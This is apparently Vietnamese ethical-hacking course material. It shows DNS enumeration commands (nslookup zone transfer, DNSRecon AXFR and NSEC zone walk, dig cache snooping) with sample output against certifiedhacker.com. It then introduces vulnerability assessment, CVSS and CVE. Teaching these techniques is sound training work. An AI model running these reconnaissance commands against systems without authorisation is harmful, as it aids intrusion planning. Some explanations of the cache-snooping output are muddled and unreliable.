
Lệnh nslookup

Attacker sử dụng lệnh **nslookup** trên các hệ thống chạy Windows:

```
nslookup
```

```
set querytype=soa
```

<target domain>



```
Administrator: Command Prompt - nslookup
C:\Users\Administrator>nslookup
Default Server: dns.google
Address: 8.8.8.8

> set querytype=soa
> certifiedhacker.com
Server: dns.google
Address: 8.8.8.8

Non-authoritative answer:
certifiedhacker.com
    primary name server = ns1.bluehost.com
    responsible mail addr = dnsadmin.box5331.bluehost.com
    serial = 2018011205
    refresh = 86400 (1 day)
    retry = 7200 (2 hours)
    expire = 3600000 (41 days 16 hours)
    default TTL = 300 (5 mins)
> ls -d ns1.bluehost.com
[dns.google]
*** Can't list domain ns1.bluehost.com: Server failed
The DNS server refused to transfer the zone ns1.bluehost.com to your computer. If this
is incorrect, check the zone transfer security settings for ns1.bluehost.com on
the DNS
server at IP address 8.8.8.8.
```

Screenshot of Windows DNS zone transfer using the nslookup command

DNSRecon

Attacker sử dụng **DNSRecon** để kiểm tra tất cả các bản ghi NS của domain mục tiêu để chuyển vùng.

dnsrecon -t axfr -d <target domain>

Trong lệnh trên, tùy chọn **-t** chỉ định loại liệt kê sẽ được thực hiện, **axfr** là loại liệt kê trong đó tất cả các máy chủ NS được kiểm tra để chuyển vùng và tùy chọn **-d** chỉ định miền đích.

```
[attacker@parrot]~$ dnsrecon -t axfr -d certifiedhacker.com
[*] Testing NS Servers for Zone Transfer
[*] Checking for Zone Transfer for certifiedhacker.com name servers
[*] Resolving SOA Record
[+] SOA ns1.bluehost.com 162.159.24.80
[*] Resolving NS Records
[*] NS Servers found:
[*]   NS ns1.bluehost.com 162.159.24.80
[*]   NS ns2.bluehost.com 162.159.25.175
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 162.159.25.175
[+] [[['NS', 'ns1.bluehost.com', '162.159.24.80'], ['NS', 'ns2.bluehost.com', '162.159.25.175']]] Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] Zone transfer error: NOTIMP
```

Screenshot of DNS zone transfer using DNSRecon

DNS Cache Snooping


DNS cache snooping là một loại kỹ thuật liệt kê DNS trong đó attacker sẽ truy vấn DNS server để tìm một bản ghi DNS (DNS record) được lưu trong bộ nhớ cache. Bằng cách sử dụng bản ghi được lưu trong bộ nhớ cache này, attacker xác định các trang web mà người dùng đã truy cập gần đây. Thông tin này có thể tiết lộ thêm thông tin quan trọng như tên của chủ sở hữu DNS server, nhà cung cấp dịch vụ, tên của nhà cung cấp,...

Attacker sử dụng hai phương pháp sau đây:

Phương pháp không đệ quy

Attacker gửi một truy vấn không đệ quy bằng cách đặt bit **Recursion Desired (RD)** trong query header thành 0. Attacker truy vấn bộ đệm DNS cho một bản ghi DNS cụ thể như *A*, *CNAME*, *PTR*, *CERT*, *SRV* và *MX*. Nếu bản ghi được truy vấn có trong bộ đệm DNS, thì DNS server sẽ phản hồi với thông tin cho biết rằng một số người dùng trên hệ thống đã truy cập một domain cụ thể. Mặt khác, DNS server phản hồi với thông tin về một DNS server khác có thể trả lời câu trả lời cho truy vấn hoặc nó trả lời bằng tệp **root.hints** chứa thông tin về tất cả các DNS server gốc.

dig @<IP of DNS server> <Target domain> A +norecurse



```
[attacker@parrot] -[~]
$dig @162.159.25.175 certifiedhacker.com A +norecuse

; <>> DiG 9.16.22-Debian <>> @162.159.25.175 certifiedhacker.com A +norecuse
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32759
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;certifiedhacker.com.      IN      A
;; ANSWER SECTION:
certifiedhacker.com. 14400  IN      A      162.241.216.11

;; Query time: 36 msec
;; SERVER: 162.159.25.175#53(162.159.25.175)
;; WHEN: Tue Mar 22 03:23:49 EDT 2022
;; MSG SIZE rcvd: 64
```

Indicates that the query is accepted, but the site is not cached

Screenshot of a dig query for a site that is not cached

Như hình trên, **status: NOERROR** có nghĩa rằng truy vấn đã được chấp nhận nhưng không có câu trả lời nào được trả về, do đó chứng tỏ không có người dùng nào trong hệ thống đã truy cập trang web được truy vấn.

Phương pháp đệ quy

Trong phương pháp này, attacker gửi một truy vấn đệ quy bằng cách đặt tùy chọn **+recurse** thay vì tùy chọn **+norecuse**. Tương tự như phương pháp không đệ quy, attacker truy vấn bộ đệm DNS cho một bản ghi DNS cụ thể như *A*, *CNAME*, *PTR*, *CERT*, *SRV* và *MX*.

Trong phương pháp này, giá trị time-to-live (TTL) được kiểm tra để xác định khoảng thời gian mà bản ghi DNS vẫn còn trong bộ đệm. Tại đây, giá trị TTL thu được từ kết quả được so sánh với TTL được đặt ban đầu trong trường TTL. Nếu giá trị TTL trong kết quả nhỏ hơn giá trị TTL ban đầu, bản ghi sẽ được lưu vào bộ đệm, cho biết rằng ai đó trên hệ thống đã truy cập trang web đó. Tuy nhiên, nếu bản ghi được truy vấn không có trong bộ đệm, nó sẽ được thêm vào bộ đệm sau khi gửi truy vấn đầu tiên.

`dig @<IP of DNS server> <Target domain> A +recurse`

Như hình bên dưới, giá trị TTL cho domain *certifiedhacker.com* cao đáng kể, điều này cho thấy rõ ràng rằng bản ghi miền không có trong bộ đệm.

```
[attacker@parrot] -[ -]
$ dig @162.159.25.175 certifiedhacker.com A +recurse

; <>> DiG 9.16.22-Debian <>> @162.159.25.175 certifiedhacker.com A +recurse
; (1 server found)
:: global options: +cmd
:: Got answer:
::->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60606
:: flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
:: WARNING: recursion requested but not available

:: OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
:: QUESTION SECTION:
;certifiedhacker.com.          IN      A
certifiedhacker.com.    14400   IN      A      162.241.216.11

:: ANSWER SECTION:
; Query time: 36 msec
; SERVER: 162.159.25.175#53(162.159.25.175)
; WHEN: Tue Mar 22 03:43:34 EDT 2022
; MSG SIZE rcvd: 64
```

Screenshot of a dig query for a cached site

DNSSEC Zone Walking

Domain Name System Security Extensions (DNSSEC) Zone Walking là một loại kỹ thuật liệt kê DNS bằng cách lấy các bản ghi nội bộ nếu DNS zone không được cấu hình đúng cách. Thông tin vùng được liệt kê có thể hỗ trợ attacker xây dựng network map về mục tiêu.

Các tổ chức sử dụng DNSSEC để bảo mật DNS và cung cấp khả năng bảo vệ chống lại các mối đe dọa đã biết đối với DNS. Tính năng bảo mật này sử dụng chữ ký số dựa trên mã hóa khóa công khai để tăng cường xác thực trong DNS. Các chữ ký điện tử này được lưu trữ trong DNS name server cùng với các bản ghi phổ biến như *MX*, *A*, *AAAA* và *CNAME*.

Mặc dù DNSSEC bảo mật hơn nhưng nó cũng dễ bị các lỗ hổng liên quan đến **zone enumeration** còn gọi là **zone walking**. Để khắc phục, phiên bản DNSSEC mới sử dụng **Next Secure** phiên bản 3 (**NSEC3**) được sử dụng.

Sử dụng DNSRecon

DNSRecon là công cụ liệt kê zone hỗ trợ người dùng liệt kê các bản ghi DNS như *A*, *AAAA* và *CNAME*. Nó cũng có thể liệt kê NSEC zone để lấy các file bản ghi DNS của mục tiêu.

dnsrecon -d <target domain> -z

The screenshot shows a terminal window titled 'Parrot Terminal' running the command `./dnsrecon.py -d www.certifiedhacker.com -z`. The output displays various DNS records for the target domain, including SOA, NS, MX, CNAME, and TXT records. The terminal is in root mode, indicated by the red border around the command line.

```
./dnsrecon.py -d www.certifiedhacker.com -z - Parrot Terminal
File Edit View Search Terminal Help
crt: Perform crt.sh search for subdomains and hosts.
snoop: Perform cache snooping against all NS servers for a given domain, testing
all with file containing the domains, file given with -D option
tld: Remove the TLD of given domain and test against all TLDs registered in IANA.
zonewalk: Perform a DNSSEC zone walk using NSEC records.

[+] std: Performing General Enumeration against: www.certifiedhacker.com...
[+] DNSSEC is not configured for www.certifiedhacker.com
[*] SOA ns1.bluehost.com 162.159.24.80
[*] NS ns1.bluehost.com 162.159.24.80
[*] NS ns2.bluehost.com 162.159.25.175
[*] MX mail.certifiedhacker.com 162.241.216.11
[*] CNAME www.certifiedhacker.com certifiedhacker.com
[*] A certifiedhacker.com 162.241.216.11
[*] TXT www.certifiedhacker.com v=spf1 a mx ptr include:bluehost.com ?all
[*] Enumerating SRV Records
[+] 0 Records Found
[*] Performing NSEC Zone Walk for www.certifiedhacker.com
[*] Getting SOA record for www.certifiedhacker.com
[*] Name Server 162.159.24.80 will be used
[*] CNAME www.certifiedhacker.com certifiedhacker.com
[*] A certifiedhacker.com 162.241.216.11
[+] 2 records found
```

Screenshot of DNSRecon displaying results on the target domain

Mô-đun 5. Phần 1: Lỗ hổng bảo mật là gì?

Đánh giá lỗ hổng bảo mật đóng một vai trò quan trọng trong việc cung cấp bảo mật cho bất kỳ tài nguyên và cơ sở hạ tầng nào của tổ chức khỏi các mối đe dọa bên trong và bên ngoài. **Mô-đun 5 – Vulnerability Analysis** cung cấp tổng quan về khái niệm lỗ hổng, đánh giá lỗ hổng, hệ thống chấm điểm lỗ hổng, cơ sở dữ liệu lỗ hổng và vòng đời đánh giá lỗ hổng.

Lỗ hổng bảo mật là gì?

Lỗ hổng bảo mật đề cập đến điểm yếu trong thiết kế hoặc triển khai hệ thống có thể bị khai thác hoặc xâm phạm gây ảnh hưởng tính bảo mật của hệ thống. Đây thường là lỗ hổng bảo mật cho phép attacker xâm nhập vào hệ thống bằng cách bỏ qua xác thực người dùng. Nhìn chung, có hai nguyên nhân chính khiến các hệ thống dễ bị đánh lỗ hổng trong mạng đó là cấu hình sai phần mềm/phần cứng và kỹ năng lập trình chưa tốt. Attacker khai thác các lỗ hổng này để thực hiện nhiều kiểu tấn công vào tài nguyên của tổ chức.



Common Reasons behind the Existence of Vulnerability

- 1 Hardware or software misconfiguration
- 2 Insecure or poor design of the network and application
- 3 Inherent technology weaknesses
- 4 Careless approach of end users

Một số nguyên nhân gây ra lỗ hổng

- **Cấu hình sai phần cứng hoặc phần mềm:** Cấu hình sai hoặc sử dụng giao thức không mã hóa có thể dẫn đến xâm nhập mạng, rò rỉ thông tin nhạy cảm. Nếu cấu hình sai phần cứng thì attacker có quyền truy cập vào mạng hoặc hệ thống, nhưng nếu cấu hình sai phần mềm thì chúng có thể có được quyền truy cập vào ứng dụng và dữ liệu.
- **Thiết kế mạng và ứng dụng không an toàn:** Nếu tường lửa, IDS và công nghệ mạng riêng ảo (VPN) không được triển khai an toàn, chúng có thể khiến mạng gặp nhiều mối đe dọa.
- **Điểm yếu công nghệ:** Một số phần cứng, ứng dụng hoặc trình duyệt web có xu hướng dễ bị tấn công như tấn công DoS hoặc tấn công trung gian. Nếu hệ thống không được cập nhật, một cuộc tấn công nhỏ của Trojan có thể buộc người dùng phải quét và dọn dẹp toàn bộ bộ nhớ trong máy tính gây nên mất dữ liệu.
- **Sự bất cẩn của người dùng cuối:** Sự bất cẩn của người dùng cuối ảnh hưởng đáng kể đến an ninh mạng. Hành vi của con người khá nhạy cảm với nhiều kiểu tấn công khác nhau và có thể bị khai thác để gây ra hậu quả nghiêm trọng như mất dữ liệu và rò rỉ thông tin.
- **Hành động cố ý của người dùng cuối:** Những nhân viên cũ tiếp tục có quyền truy cập vào bộ nhớ dùng chung có thể lạm dụng chúng bằng cách lấy cắp thông tin nhạy cảm của công ty. Hành động như vậy được gọi là hành động cố ý của người dùng cuối và có thể dẫn đến tổn thất tài chính và tổn thất về thương hiệu cho công ty.

Một số ví dụ về nguyên nhân gây ra lỗ hổng:

Lỗ hổng	Mô tả
Lỗ hổng giao thức TCP/IP	HTTP, FTP, ICMP, SNMP, SMTP là những giao thức không an toàn
Lỗ hổng hệ điều hành	Một hệ điều hành có thể dính lỗ hổng nếu không được cập nhật bản vá mới nhất kịp thời

Lỗ hổng thiết bị mạng	Thiếu chính sách bảo vệ mật khẩu; Xác thực yếu; Giao thức định tuyến không an toàn; Lỗ hổng trên tường lửa
Lỗ hổng từ tài khoản người dùng	Truyền thông tin tài khoản, mật khẩu qua mạng không an toàn
Lỗ hổng từ tài khoản hệ thống	Mật khẩu kém
Cấu hình sai dịch vụ	Việc định cấu hình sai các dịch vụ internet có thể gây ra rủi ro bảo mật nghiêm trọng. Ví dụ như bật JavaScript và cấu hình sai các IIS, Apache, FTP và Terminal, ...
Mật khẩu mặc định	Không thay đổi mật khẩu mặc định từ hãng
Cấu hình sai thiết bị mạng	Thiết bị mạng được đặt không đúng vị trí hoặc cấu hình sai

Configuration Vulnerabilities

Nghiên cứu về lỗ hổng bảo mật

Tổng quan

Nghiên cứu lỗ hổng là quá trình phân tích các giao thức, dịch vụ và cấu hình để khám phá các lỗ hổng và lỗi thiết kế sẽ khiến hệ điều hành và các ứng dụng của nó bị khai thác, tấn công hoặc lạm dụng.

Người quản trị nghiên cứu lỗ hổng bảo mật nhằm:

- Thu thập thông tin về xu hướng bảo mật, các mối đe dọa mới được phát hiện, bê mặt tấn công, vectơ và kỹ thuật tấn công
- Tìm điểm yếu trong hệ điều hành và ứng dụng và cảnh báo cho người quản trị mạng trước một cuộc tấn công mạng
- Hiểu thông tin giúp ngăn ngừa các vấn đề bảo mật
- Biết cách phục hồi sau một cuộc tấn công mạng

An administrator needs vulnerability research:

- | | |
|--|--|
| <p>1 To gather information concerning security trends, threats, attack surfaces, attack vectors and techniques</p> | <p>3 To gather information to aid in the prevention of security issues</p> |
| <p>2 To discover weaknesses in the OS and applications, and alert the network administrator before a network attack</p> | <p>4 To know how to recover from a network attack</p> |

An administrator needs vulnerability research

Một ethical hacker cần theo kịp các lỗ hổng và cách khai thác được phát hiện gần nhất để luôn đi trước attacker một bước thông qua nghiên cứu lỗ hổng, bao gồm:

- Phát hiện các lỗ và điểm yếu trong thiết kế hệ thống có thể cho phép hacker xâm phạm hệ thống
- Luôn cập nhật về các sản phẩm và công nghệ mới và đọc tin tức liên quan đến khai thác hiện tại
- Kiểm tra các trang web hack ngầm (*Deep and Dark websites*) để tìm các lỗ hổng và cách khai thác mới được phát hiện
- Kiểm tra các cảnh báo mới được phát hành về các lỗi mới và cải tiến sản phẩm có liên quan cho các hệ thống an ninh

Các chuyên gia bảo mật và scanners loại các lỗ hổng theo:

- Severity level (low, medium, or high)
- Exploit range (local or remote)

Các nguồn nghiên cứu lỗ hổng bảo mật

Microsoft Security Response Center (MSRC)

The Microsoft Security Response Center (MSRC) – Trung tâm Ứng phó Bảo mật của Microsoft (MSRC) điều tra tất cả các báo cáo về lỗ hổng bảo mật ảnh hưởng đến các sản phẩm và dịch vụ của Microsoft, đồng thời cung cấp thông tin như một phần trong nỗ lực không ngừng nhằm giúp các chuyên gia bảo mật quản lý rủi ro bảo mật và bảo vệ hệ thống của tổ chức.

The Microsoft Security Response Center (MSRC) investigates all reports of security vulnerabilities affecting Microsoft products and services, and provides the information here as part of the ongoing effort to help you manage security risks and help keep your systems protected.

Release Date	Product	Platform	Impact	Severity	Article	Download
Mar 8, 2022	Raw Image Extension	Windows 10 Version 1607 for x64-based Systems	Remote Code Execution	Important	Update Information	Download
Mar 8, 2022	Raw Image Extension	Windows 10 Version 1607 for 32-bit Systems	Remote Code Execution	Important	Update Information	Download
Mar 8, 2022	Raw Image Extension	Windows 10 for x64-based Systems	Remote Code Execution	Important	Update Information	Download
Mar 8, 2022	Raw Image Extension	Windows 10 for 32-bit Systems	Remote Code Execution	Important	Update Information	Download

Screenshot of Microsoft Security Response Center (MSRC)

Dánh giá lỗ hổng bảo mật

Dánh giá lỗ hổng bảo mật là gì?

Dánh giá lỗ hổng bảo mật là một cuộc kiểm tra chuyên sâu về một hệ thống hoặc ứng dụng, bao gồm các quy trình kiểm soát và quy trình bảo mật hiện tại, để chống lại việc khai thác. Dánh giá bằng cách dò quét các mạng để tìm các điểm yếu bảo mật, đồng thời nhận dạng, đo lường và phân loại các lỗ hổng bảo mật trong hệ thống máy tính, mạng và các kênh liên lạc. Nó xác định, định lượng và xếp hạng các lỗ hổng có thể có đối với các mối đe dọa trong hệ thống.

Một cuộc đánh giá lỗ hổng có thể được sử dụng để:

- Xác định những điểm yếu có thể bị khai thác
- Dự đoán hiệu quả của các biện pháp an ninh trong việc bảo vệ tài nguyên thông tin khỏi bị tấn công

Phần mềm quét lỗ hổng bảo mật sẽ quét máy tính dựa trên chỉ số **Common Vulnerability and Exposures (CVE)** và các thông tin bảo mật do nhà cung cấp phần mềm cung cấp. Công cụ quét lỗ hổng có khả năng xác định các thông tin sau:

- Phiên bản hệ điều hành chạy trên máy tính hoặc thiết bị
- Các port IP và TCP/UDP đang lắng nghe
- Ứng dụng cài đặt trên máy tính
- Tài khoản có mật khẩu yếu
- File và folder được cấu hình quyền truy cập yếu
- Các dịch vụ và ứng dụng mặc định có thể phải gỡ cài đặt
- Lỗi trong cấu hình bảo mật của các ứng dụng phổ biến
- Máy tính có lỗ hổng đã biết hoặc được báo cáo công khai
- Thông tin phần mềm EOL/EOS
- Thiếu bản vá lỗi và hotfix
- Cấu hình mạng yếu và các port bị cấu hình sai hoặc port có rủi ro

Có hai cách tiếp cận để quét lỗ hổng mạng:

- **Active Scanning:** Attacker tương tác trực tiếp với mục tiêu để tìm lỗ hổng.
- **Passive Scanning:** Attacker cố gắng tìm lỗ hổng mà không tương tác trực tiếp với mạng mục tiêu. Có thể là qua thông tin do hệ thống tiết lộ trong quá trình liên lạc thông thường.

Attacker có thể quét các lỗ hổng bằng các công cụ như **Nessus Professional**, **Qualys**, **GFI LanGuard** và **OpenVAS**.

Hạn chế của đánh giá lỗ hổng

- Phần mềm quét lỗ hổng bị hạn chế về khả năng phát hiện lỗ hổng tại một thời điểm nhất định và nó phải được cập nhật khi phát hiện lỗ hổng mới hoặc khi cài tiến phần mềm đang được sử dụng.
- Phần mềm chỉ có hiệu quả khi nhà cung cấp phần mềm và quản trị viên sử dụng phần mềm bảo trì phần mềm đó.
- Đánh giá lỗ hổng không đo lường sức mạnh của kiểm soát an ninh.
- Phần mềm quét lỗ hổng không tránh khỏi các lỗi kỹ thuật phần mềm có thể dẫn đến việc bỏ sót các lỗ hổng nghiêm trọng cũng như không thể xác định tác động của lỗ hổng đã xác định đối với các hoạt động kinh doanh khác nhau.
- Cần có phán đoán của con người để phân tích dữ liệu sau khi quét và xác định dương tính giả và âm tính giả.
- Báo cáo đánh giá lỗ hổng không phải lúc nào cũng dễ hiểu và dễ đánh giá các yếu tố rủi ro và phản ứng xử lý.
- Các công cụ quét lỗ hổng có trọng tâm hẹp và không bao gồm các hướng tấn công.


- Phần mềm quét lỗ hổng bị hạn chế về khả năng thực hiện kiểm tra trực tiếp trên các ứng dụng web để phát hiện lỗi hoặc hành vi không mong muốn.

Cơ sở dữ liệu và hệ thống chấm điểm lỗ hổng

Do mức độ nghiêm trọng ngày càng tăng của các cuộc tấn công mạng, việc nghiên cứu lỗ hổng đã trở nên quan trọng vì nó giúp giảm thiểu nguy cơ bị tấn công. Nghiên cứu lỗ hổng cung cấp nhận thức về các kỹ thuật nâng cao để xác định các sai sót hoặc sơ hở trong phần mềm mà attacker có thể khai thác. Các hệ thống chấm điểm lỗ hổng và cơ sở dữ liệu lỗ hổng được các nhà phân tích bảo mật sử dụng để xếp hạng các lỗ hổng hệ thống thông tin và cung cấp điểm tổng hợp về mức độ nghiêm trọng và rủi ro tổng thể liên quan đến các lỗ hổng đã xác định.

Common Vulnerability Scoring System (CVSS)

CVSS là một tiêu chuẩn cung cấp một khuôn khổ để truyền đạt các đặc điểm và tác động của các lỗ hổng CNTT. Mô hình định lượng của hệ thống đảm bảo phép đo lặp lại và chính xác đồng thời cho phép người dùng xem các đặc điểm của lỗ hổng. Do đó, CVSS rất phù hợp làm hệ thống đo lường tiêu chuẩn cho các ngành, tổ chức và chính phủ cần điểm số tác động của lỗ hổng chính xác và nhất quán. Hai cách sử dụng phổ biến của CVSS là ưu tiên các hoạt động khắc phục lỗ hổng và tính toán mức độ nghiêm trọng của các lỗ hổng được phát hiện trong hệ thống. Cơ sở dữ liệu về lỗ hổng quốc gia – **National Vulnerability Database (NVD)** cung cấp điểm số CVSS cho hầu hết các lỗ hổng đã biết.



CVSS Calculator Version 3.1

CVSS giúp nắm bắt các đặc điểm chính của lỗ hổng và tạo ra điểm số để phản ánh mức độ nghiêm trọng của nó. Điểm số này sau đó có thể được dịch thành một đại diện định tính

(chẳng hạn như thấp, trung bình, cao hoặc quan trọng) để giúp các tổ chức đánh giá đúng và ưu tiên các quy trình quản lý lỗ hổng của họ.

CVSS bao gồm ba chỉ số sau đây để đo lường các lỗ hổng:

- **Base Metric:** Nó đại diện cho các đặc điểm vốn có của một lỗ hổng.
- **Temporal Metric:** Nó đại diện cho các tính năng tiếp tục thay đổi trong suốt thời gian tồn tại của lỗ hổng.
- **Environmental Metric:** Thể hiện các lỗ hổng dựa trên một môi trường hoặc triển khai cụ thể.

Metric nằm trong khoảng từ 1 đến 10, với 10 là nghiêm trọng nhất. Điểm CVSS được tính toán và tạo bởi một chuỗi vectơ biểu thị điểm số cho mỗi nhóm ở dạng một khối văn bản.

Severity	Base Score Range
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

CVSS v3.0 ratings

Common Vulnerabilities and Exposures (CVE)

CVE là một từ điển công khai và miễn phí sử dụng gồm các số nhận dạng được tiêu chuẩn hóa cho các lỗ hổng và mức độ phơi nhiễm phổ biến. Việc sử dụng CVE được chỉ định bởi **CVE Numbering Authorities (CNAs)** từ khắp nơi trên thế giới, đảm bảo sự tin tưởng giữa các bên khi thảo luận hoặc chia sẻ thông tin về một lỗ hổng phần mềm hoặc lỗ hổng firmware duy nhất. CVE cung cấp cơ sở để đánh giá công cụ và cho phép trao đổi dữ liệu để tự động hóa an ninh mạng. Nói tóm lại, các sản phẩm và dịch vụ tương thích với CVE cung cấp phạm vi phủ sóng tốt hơn, khả năng tương tác dễ dàng hơn và bảo mật nâng cao.

Nói chung, CVE là:

- Một định danh cho một lỗ hổng hoặc mức độ phơi nhiễm, mô tả được tiêu chuẩn hóa cho từng lỗ hổng hoặc mức độ phơi nhiễm
- Là một từ điển hơn là một cơ sở dữ liệu
